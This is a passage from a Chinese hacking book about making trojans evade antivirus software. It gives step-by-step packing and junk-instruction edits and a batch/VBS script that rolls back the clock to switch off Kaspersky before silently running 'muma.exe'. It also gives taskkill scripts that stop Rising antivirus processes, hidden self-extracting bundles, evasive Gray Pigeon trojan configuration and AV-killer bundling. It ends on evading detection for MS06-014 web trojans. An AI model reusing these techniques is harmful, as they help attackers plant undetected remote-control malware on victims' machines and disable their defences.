免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


的“保护”按钮即可。



加载需要加壳的文件

STEP2 现在并不能马上就进行加壳，因为每个壳的兼容性都是不一样的，因此需要进行资源释放处理才行。在进行多重加壳的时候往往会出现错误，就是因为加壳后没有对文件资源进行重建。这里需要使用 FreeRes 这款工具，它可以分析被压缩的文件资源信息。对于被压缩的程序，FreeRes 可以为它重新建立起一份可编辑的资源，使其他资源编辑工具能够正常的处理加过壳的程序。

运行 FreeRes 后选择刚刚加壳的文件，这时弹出一个提示窗口：“载入资源错误，它可能已被压缩，你是否需要释放资源进行分析？”，我们这里直接单击“是”按钮。




该程序被压缩了

注意 **ATTENTION**
在重建资源的时候，会运行当前正在处理的文件，也就是说你如果正在对木马程序进行加壳处理的话，FreeRes 将自动运行木马的服务端程序。


接着单击“功能”菜单中的“建立可编辑资源”

命令，给上面加壳后的文件进行资源的重建。



重建可编辑资源

STEP3 运行 ASPack 这款常见的加壳程序，单击“打开”按钮选择刚刚处理过的文件，选择完成后 ASPack 会自动为程序进行加壳。这样就完成了第二次的加壳处理。如果还需要再进行加壳处理的话，那么就接着再执行 FreeRes，按照前面的步骤对加壳的文件进行资源重建处理，然后再利用其他的加壳程序进行处理即可。经过这样的多次加壳处理后，我们再经过杀毒软件检测，发现已经不再被查杀了。




利用ASPack进行2次加壳

9.3.4 测试加壳木马

加壳只是让木马程序文件的表面躲过杀毒软件的查杀，当木马程序在系统运行以后壳的作用就会失效，这样利用杀毒软件的内存杀毒功能就可以进行查杀。这时有读者问：难道要先运行这些木马程序才行吗？

当然不用。我们只需要首先运行 OllyICE 这款程序，接着用其打开可疑的应用程序，这样程

序就会将木马加载到系统内存中，然后再运行内存杀毒进行扫描就可以，如果杀毒软件提示存在木马就不用运行该程序了。



用OllyICE加载可疑程序

9.3.5 利用加壳伪装木马的总结

如今虽然各种各样全新的免杀方法层出不穷，但是通过“加壳”这种传统方法进行免杀，仍然不失为一种既简单又好用的选择方法。除了可以对 EXE、DLL 等文件进行免杀外，还可以对 SYS 驱动文件进行免杀。

同时我们也要看到“加壳”的不足，首先这些壳很快都会被杀毒软件破解，因此免杀的有效期不会很长。其次就是由于加壳程序编写等各种原因，会对不同的文件造成不同的结果，比如文件不能成功加壳、加壳后的文件不能成功运行、和其它文件造成不兼容等。因此也不能对加壳免杀迷信。

9.4 使用花指令防杀毒软件查杀

添加“花指令”也是常用的免杀方法之一，免杀效果很好。但由于操作较复杂，很多初学者对它都敬而远之。其实简单的加花指令免杀并不难，下面我们就来学习如何快速用花指令免杀。

9.4.1 什么是花指令

所谓花指令，我们可以把它理解为一些程序中的无用代码或垃圾代码，有了这些代码程序照样运行，没有这些代码也不影响程序运行。

花指令就是几句汇编指令，让汇编语言进行

一些跳转，就像我们平时拐弯抹角说的一些话。通俗地说就是杀毒软件是从头到脚按顺序来查找病毒，如果我们把病毒的头和脚颠倒位置，那么杀毒软件就找不到病毒了。这样杀毒软件就不能正常判断病毒木马文件的构造，加大了杀毒软件查杀木马病毒的难度。


9.4.2 垃圾代码是如何弄“晕”杀软件的

虽然大家都知道添加花指令是非常不错的免杀方法，但是有一个非常实际的问题就是如何编写花指令。虽然对于那些有汇编基础的用户来说，编写花指令并不是什么难事，但是对于初学者来说还是很麻烦、很困难的，因此只能从网上寻找别人公布出来的花指令代码或花指令添加器。可是这些公布出来的相关消息虽然可以直接使用，同时很快也会被杀毒软件添加到病毒库中，所以即便是短时间里能够起到免杀的效果，也会很快被查杀。

那么作为初学者应该怎么办呢？其实只需要对花指令进行一些变形，就可以轻松躲过杀毒软件的检测。通过已经公布的花指令添加器，将花指令代码添加到程序内部，再通过程序 OllyDBG 对添加的花指令进行修改。

9.4.3 揭秘花指令免杀步骤

运行加花工具“花蝴蝶”，首先单击“浏览”按钮选择需要免杀的程序。接着在“选择花衣服”列表中任意选择一个花指令，这里就选择第一个“蝴蝶三号”，然后单击“穿衣”按钮即可成功加花。




花蝴蝶“加花”工具

下面使用程序 OllyICE 载入服务端程序，结果程序自动就停留在添加的这段花指令面前。现在我们就开始动手对这段花指令进行修改了。

1. 替换法

替换法就是将花指令原有的一句或多句汇编代码，用其他功能相同的汇编代码进行替换。需要注意的是，替换和被替换的指令功能一定要相同，否则就会导致程序运行出错。

这里我们就将入口点的汇编代码“mov eax, 004C6001”（代码含义：将 004C6001 输入 eax 寄存器）和“jmp eax”（代码含义：无条件跳转到 eax 寄存器中存储的地址上）进行替换，选择这两句汇编代码后单击右键菜单中的“汇编”命令，依次在“汇编”窗口用“push 004C6001”和 retn 替换以前的代码即可。



查找找到可以替换的代码



替换汇编代码

注意 ATTENTION

替换特征码中必需有可以替换的汇编指令。比如 JN, JNE 换成 JMP 等，感兴趣的读者可以查阅汇编指令。

程序修改完成后需要进行文件的保存。选择右键菜单中的“复制到可执行文件”。



将修改后的指令复制到可执行的文件中

接着在它的子菜单中单击“选择”命令，然后程序会弹出一个新窗口，同样在新窗口中单击鼠标右键，选择其中的“保存文件”命令后在弹出的窗口就可以将我们修改的程序进行保存了。



保存修改的木马文件

注意 ATTENTION

我们还可以对简单的花指令进行识别，例如在程序中遇到直接跳转跳过句子的：

:00401015 EB02 jmp 00401019

这句汇编的意思是直接跳到 00401019 句，那么 00401015~00401018 句就没有执行了。这样就可以判断该句一定是花指令。


2. 添加法

添加法就是在原有的花指令中再加入一些汇编代码，使得这段花指令有些锦上添花的味道。需要注意的是，添加的指令也要保持堆栈平衡，否则同样会导致程序运行出错。

注意 ATTENTION

这里还可以在花指令的上面把 nop 换成“push eax; pop eax”即堆栈后又出栈，这样也达到添加法的效果。

首先我们在程序的入口点向上查找，会发现有很多 nop 语句。nop 语句在汇编代码中无任何意义，我们选择其中的两句后单击右键中的“汇编”命令，依次在“汇编”窗口写入两句新的代码，即 push 2008 和 push -2008。最后按照上面的方法对程序文件进行保存就可以了。



添加无用指令

3. 移位法

移位法就是将原有的花指令顺序进行一些调整，比如将前后代码进行互换，或者将第三句和第四句代码互换。总之移位互换法的操作灵活性是比较强的，只要改变顺序就可以让杀毒软件识

别不出来。

我们还是从程序的入口点向上查找，可以发现 push eax 和 pop eax 这两句汇编代码，我们就将它们的位置互换一下来达到免杀。



调整指令顺序


我们首先选择 push eax 这句汇编代码，单击右键中的“汇编”命令，在“汇编”窗口写入 pop eax 这句代码。下面按照同样的方法将 pop eax 替换为 push eax 即可，最后对修改的程序文件进行保存就可以了。

4. 去除法

去除法就是将原来花指令中某些汇编代码删除，使得这段花指令变得更加的简单实用。但还需要注意的是，要去除后保留的花指令代码也要保持堆栈平衡。

这里我们就将移位法中使用过的 push eax 和 pop eax 去除，选择这两句汇编代码后单击鼠标右键。选择“二进制”菜单中的“使用 NOP 填充”命令，将 push eax 和 pop eax 的两行代码填充掉也就完成了删除花指令的操作，最后还是按照老样子进行保存就可以了。

花指令代码既然可以添加，我们也可以去除其中的花指令，从而让程序回到原来的样子。运行“花指令清除器”后，添加可能被加花的可疑程序，单击“清除”按钮就可以了。



清除花指令

接着利用最新病毒库的杀毒软件进行查杀，即可检测出该可疑程序是否为木马程序。当然大家也可以借助于杀毒软件的主动防御功能，对这些怀疑是木马程序的可疑程序进行拦截操作。

5. 总结

每种不同的免杀方法都有相应的适用对象，因此必须针对不同的文件选择不同的免杀方法，比如本节中的加花方法对图片文件就不能起到任何作用。同样每种免杀方法都有自己的弊端，主要这些不足之处被发觉，那么免杀也就消失殆尽了。所以说没有那种免杀方法是十全十美的，要免杀就必须综合使用多种方法才行。


9.5 突破主动防御的手段

现在的杀毒软件，除了继续使用特征码来进行判断以外，还加入了其他的防范监控方法。其中主动防御就是最流行的一种方法，由于主动防御只要通过行为规则进行判断，因此给木马种植带来了很大麻烦。在本节中，我们就来看看木马是如何突破杀毒软件的主动防御监控。

9.5.1 什么是主动防御

所谓“主动防御”其实是针对传统的“特征码技术”而言的。说到主动防御就必须提到 HIPS (Host Intrusion Prevent System, 即“主机入侵防御系统”)。HIPS 是一种监控软件，它能监控到用户电脑中哪些文件运用了其他文件；哪些文件对注册表进行了修改，HIPS 不仅能监控到这些情况，而且还会向用户报告请求允许的软件。

如果用户阻止了，那么文件将无法被运行或者被更改。



著名的HIPS软件——THREADFIRE

比如你双击了一个病毒程序，HIPS 软件跳出来报告而你阻止了，那么病毒还是没有运行的。引用一句话：“病毒天天变种天天出新，使得杀软可能跟不上病毒的脚步，而 HIPS 能解决这些问题。” HIPS 是以后系统安全发展的一种趋势，只要你有足够的专业水平，你可以只用 HIPS 而不需杀毒软件。

但是 HIPS 并不能称为防火墙最多只能叫做系统防火墙，它不能阻止网络上其他计算机对你计算机的攻击行为，它有别于传统意义上的网络防火墙 NIPS。二者虽然都是防火墙，但是在功能上其实还是有很大差别的。传统的网络防火墙说白了就是只有在你使用网络的时候能够用上，通过特定的网络协议来限定用户访问某一 IP 地址，或者也可以限制互联网用户访问个人用户和服务终端，在不联网的情况下是没有什么用处的。而系统防火墙就是限制诸如 a 进程调用 b 进程，或者禁止更改或者添加注册表文件。



1. 创立动态反毒系统

对病毒行为规律分析、归纳、总结，并结合反病毒专家判定病毒的经验，提炼成病毒识别规则知识库。模拟专家发现新病毒的机理，通过对各种程序动作的自动监视，自动分析程序动作之

间的逻辑关系，综合应用病毒识别规则知识，实现自动判定新病毒，达到主动防御的目的。

2. 自动准确判定新毒

分布在操作系统的众多探针，动态监视所运行程序调用各种应用编程接口（API）的动作，自动分析程序动作之间的逻辑关系，自动判定程序行为的合法性，实现自动诊断新病毒，明确报告诊断结论；有效克服当前安全技术大多依据单一动作，频繁询问是否允许修改注册表或访问网络，给用户带来困惑以及用户因难以自行判断，导致误判、造成危害产生或正常程序无法运行的缺陷。

3. 程序行为监控并举

在全面监视程序运行的同时，自主分析程序行为，发现新病毒后，自动阻止病毒行为并终止病毒程序运行，自动清除病毒，并自动修复注册表。

4. 自动实现多重防护


在采用动态仿真技术的同时，有效克服特征值扫描技术滞后于病毒出现的缺陷，发现新病毒后自动提取病毒特征值，并自动更新本地未知特征库，实现“捕获、分析、升级”自动化，有利于对此后同一个病毒攻击的快速检测，使用户系统得到安全高效的多重防护。

一般意义上的“主动防御”，就是全程监视进程的行为，一旦发现“违规”行为，就立即通知用户终止进程运行。因此“主动防御”并不能100%发现病毒或者攻击，它的成功率大概在60%—80%之间。如果再加上传统的“特征码技术”，则有可能发现提高的恶意程序与攻击行为。目前全世界真正做到主动防御的软件是，我国东方微点公司出品的微点主动防御软件。从国外的情况看，卡巴斯基等主流安全厂商，都已经向“主动防御+特征码技术”过渡了，可以说这是安全系统的必然发展趋势。

9.5.2 突破卡巴的主动防御

首先准备好一个需要免杀的文件，这个通过


前面的讲解我们已经可以做到。首先来看看如何突破卡巴斯基的主动防御功能。由于卡巴斯基自身存在一个重大的缺陷，当系统日期更改到较早以前的日期，卡巴斯基就会自动关闭所有监控功能，同时主动防御也失去了作用，这样卡巴斯基就自动失去了防控能力。并且在打开卡巴斯基主界面后，赫然出现“授权许可文件激活日期错误”提示。当将系统日期改回到正确的日期以后，卡巴斯基就会自动恢复正常。



卡巴斯基的“授权许可文件激活日期错误”提示

STEP1 准备下面的这段批处理代码。这段批处理文件代码的作用就是，首先通过获取系统当前的时间，保存到 time.txt 这个文本文件之中。接着将系统当前时间进行修改为 1988-06-27，再利用不断的 ping 操作来延迟时间。然后执行木马程序文件并恢复正常的系统时间。打开记事本，输入下面的批处理文件代码，然后另存为 muma.bat。


```
@ECHO OFF
@date /t>C:\time.txt
date 1988-06-27
ping 127.0.0.1
ping 127.0.0.1
ping 127.0.0.1
ping 127.0.0.1
ping 127.0.0.1
ping 127.0.0.1
call muma.exe
@date <C:\time.txt
ping 127.0.0.1
del muma.Vbs
```



编写脚本代码

STEP2 准备一段脚本代码。因为运行批处理文件的时候，文件会调用 CMD 或 Command 来执行文件中的命令，这些弹出的窗口必然会引起别人的怀疑，而脚本文件就不会有这个问题出现。打开记事本，输入下面的脚本文件代码，然后另存为 muma.Vbs。


```
set ws=wscript.createobject("wscript.shell")  
  
ws.run "muma.bat",0  
wscript.sleep 10000
```



编写脚本代码


STEP3 选择免杀木马 muma.Exe、批处理文件 muma.Bat、以及脚本文件 muma.Vbs，用 WinRAR 对这三个文件进行压缩操作。再双击打开刚刚生成的这个 RAR 文件，单击工具栏上的“自解压格式”图标。

STEP4 在弹出的对话框中单击“高级自解压选项”按钮，然后在弹出的“高级自解压选项”窗口中选择“常规”选项标签。再在它的“解压路径”中填入程序自解压后的路径，这里设置为 Windows 系统的临时目录 %Temp%，并且在“解压缩之后运行”选项中输入脚本文件 muma.Vbs。



解压信息设置


STEP5 单击“模式”选项标签，选中“全部隐藏”和“覆盖所有文件”两个选项，这两个选项是为了不让 RAR 文件解压的时候弹出窗口，单击“确定”按钮完成三个文件的捆绑操作。




文件隐藏设置

STEP6 WinRAR 虽然可以进行文件的捆绑，但是别人也可以通过右键对其解压，因此需要对自解压文件进行修改才行，这样自解压文件就无法再进行解压操作了。运行编辑工具 C32Asm，单击“文件”菜单中的“打开十六进制文件”命令，选择刚刚生成的自解压文件程序。单击“搜索”菜单中的“搜索”命令，在窗口中的“类型”

选择为“十六进制”，然后在“搜索”选项中输入“807A0161”。在搜索结果中将61改成相近的数值就可以了。然后用户再按照同样的方法，搜索另一个十六进制数值526172211A07，把61修改为刚刚替换的数值就可以了。



查找关键代码



修改关键代码

9.5.3 其他杀毒软件主动防御

由于其他杀毒软件并没有卡巴斯基这样的缺陷，因此利用调整时间的方法就无法突破。因此就只有选择其他的方法来操作，比如利用进程管理程序直接结束杀毒软件的相关进程，由于没有防范功能因此杀毒软件想拦截也是无能为力的。

其实在 Windows 系统之中就有一系列的管理工具，比如系统自带的“tasklist.exe”可以查看系统当前的进程，另一款名为“taskkill.exe”的小工具可以根据进程 ID 或进程名来结束一个或多个任务或进程。比如要终止江民杀毒软件的进程，就输入命令：taskkill /F/IM kvsrvxo.exe 即可。因此现在打开一个记事本程序，输入下面的批处理文件代码，然后将其另存为 kill.Bat。

```
@ECHO OFF
taskkill /F/IM RavMon.exe
```

```
taskkill /F/IM RavMonD.exe
```

```
taskkill /F/IM CCenter.Exe
```

这一段代码表示要结束的进程名称，这里利用的是瑞星杀毒软件。当然大家也可以再加上加入其他的杀毒软件进程名称，比如金山、卡巴斯基、NOD32 等。


```
%Temp%\muma.Exe
```

这句代码用于运行配置生成的服务端程序文件，文件的名称为 muma.exe

```
for %%f in (%temp%\tmp$$$\.vbs*) do
del %%f
```

```
RD /S /Q %Temp%
```

这句代码用于清除系统的临时文件目录



编辑脚本代码

现在再打开一个文本编辑器，输入以下的脚本文件代码脚本，让它来执行上面的批处理文件，然后另存为 kill.Vbs。

```
set ws=wscript.createobject("wscript.
shell")
```

```
ws.run "kill.bat",0
```

```
wscript.sleep 20000
```

最后的操作就是将三个文件利用 WinRAR 进行捆绑。捆绑过程和上面的步骤一样，这里就不再多进行叙述呢。这里需要强调的是，虽然 Tasklist 是系统自带的工具，但是其只存在于专业版的系统中，而家庭版的系统则没有这个功能。因此大家再捆绑的时候，最好连它一起进行捆绑操作。另外，可以在批处理代码中加入调整时间的代码，这样可以同时利用不同的方式，来对付不同杀毒软件的主动防御功能。

9.5.4 木马程序自定义设置

现在的木马服务端都采用了线程插入技术进行隐藏，也就是说整个木马的服务端只有一个DLL文件在起作用，所以要进行免杀操作只需要对DLL文件进行免杀即可，比如是现在非常流行的DRAT木马就是这样。

1. 导出DLL文件


当DRAT木马的服务端程序配置完成以后，现在运行程序资源修改工具Restorator，单击工具栏上的“打开文件”按钮，从弹出的窗口中选择刚刚生成的服务端程序。这时在资源树下可以看到DLL项，单击DLL项前面的加号展开资源内容，这时可以看到名为DARKST的一项。单击鼠标右键选择“导出”菜单中，“导出为”子菜单中的“导出为”命令，在弹出的窗口中将这部分资源另存为“DARKST.dll”。



导出木马信息

2. 免杀DLL文件


将DLL文件导出后马上使用的免杀工具为“超级马甲”，该工具可以轻易的突破卡巴斯基、瑞星和360安全卫士等的主动防御，另外该工具还可以自定义新的启动服务。单击“打开”按钮，在弹出的窗口选择刚刚导出的DLL文件，单击“生成新马甲”按钮就能创建一个新的EXE文件。为什么会生成一个EXE文件，而不是一个全新的DLL文件呢？前面已经提到服务端起作用的就是DLL文件，但是DLL文件在Windows系统里面又不能单独运行，所以需要使用EXE文件来加载运行这个DLL文件。



信息重新定义

9.5.5 简单设置过主动防御


同样还是首先对程序文件进行表面免杀，接着来配置木马的服务端程序文件。这里还是以灰鸽子木马为例，在服务端程序的配置过程时，首先在配置窗口的“安装路径”路径中设置为“\$(ProgramFiles)\muma\muma.exe”，这里的文件名可以自定义设置，但是存放目录不要放到系统目录里面，因为系统目录是主动防御重点监测的地方。



存放目录设置

接着将“启动项设置”中的两个选项的勾去掉，因为添加启动项也会引起主动防御的警觉。然后在“高级选项”中选择“使用IEXPLORE.EXE进程启动服务端程序”，这你就可以利用IE浏览器来启动服务端程序，注意它和常说的线程插入不是一回事。如果其他的木马使用的线程插入，大家千万不要进行选择，这里也不要选择“隐藏服务端进程”，因此这些功能都可能触发主动防御。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




去除隐藏选项

由于没有设置服务端程序的启动项，因此当服务端程序安装到远程系统以后，首先需要通过客户端的“服务管理”功能，来新建一个系统服务用于服务端程序的启动。有的木马虽然有“服务管理”功能，但是没有相应的服务新建功能。这时就可以利用注册表管理功能来创建，或者在本地编写一个添加服务的注册表文件，再通过文件管理上传到远程系统，悄悄的执行这个文件也是可以的。

9.5.6 捆绑程序过主动防御

使用过 IceSword 的用户都知道，IceSword 中有一个 SSDT（系统服务描述符表）的功能。现在的杀毒软件都是通过钩子函数，来更改系统的 SSDT，从而实现相关的主动防御功能。而内核级的木马就是通过恢复被修改的 SSDT，从而让杀毒软件的功能失去作用，这样就成功的突破安全软件的主动防御的防护。

现在很多人制作出专门突破主动防御的程序，因此只需要将其和木马程序进行捆绑就可以了。运行“万能文件捆绑器”后。单击“添加文件”按钮添加需要捆绑的文件，即突破主动防御的程序和木马程序。该突破主动防御的程序利用驱动结束掉大部分的安全软件，同时禁止一些 ARK（反 rootkits 安全工具）的运行。然后在下面的图标窗口选择需要的文件图标，最后单击“捆绑文件”按钮就可以了。



木马程序捆绑

9.6 网页木马的免杀方法

网页木马是现如今获取肉鸡的最主要途径之一，可是很多人认为网页木马不好用，因为网页木马常常被杀毒软件所查杀。其实他们可能忘记了，网页木马是由网页脚本和木马程序两部分组成的。虽然木马程序被用户进行了免杀处理，但是网页脚本却没有设置免杀，于是乎就出现了网页木马“出师未捷身先死”。

9.6.1 工具免杀方法

网页木马的主体就是 HTML，但是 HTML 只是一种标记语言，所以免杀还是比较好做的，不过网马还要涉及到 JavaScript 与 VBScript，所以做起免杀来还是比较有意思的。网马也是木马，当然也存在特征码，网马找特征码的方法与脚本木马是一模一样的，所以这里就不在浪费笔墨了。下面简单的为大家介绍一下工具免杀的方法，方便新手快速入门。


有时候操作系统升级并不可靠，黑客制作网页木马还是会利用 MS06014 漏洞，而且现在网络上的大部分稳定的网马生成器也会沿用这个漏洞。所以这里就以 MS06014 漏洞的网页木马为蓝本，为读者介绍一些常见的网页木马是如何逃避免杀的。最早的 MS06014 网页木马生成器所利用的原装代码是占有者编写的，从图中可以看到，这段代码没有经过任何的免杀处理，而随后推出的网页木马生成器都是在这段代码的基础上演变而来的。



MS06014网马源代码

1.HTML混淆器

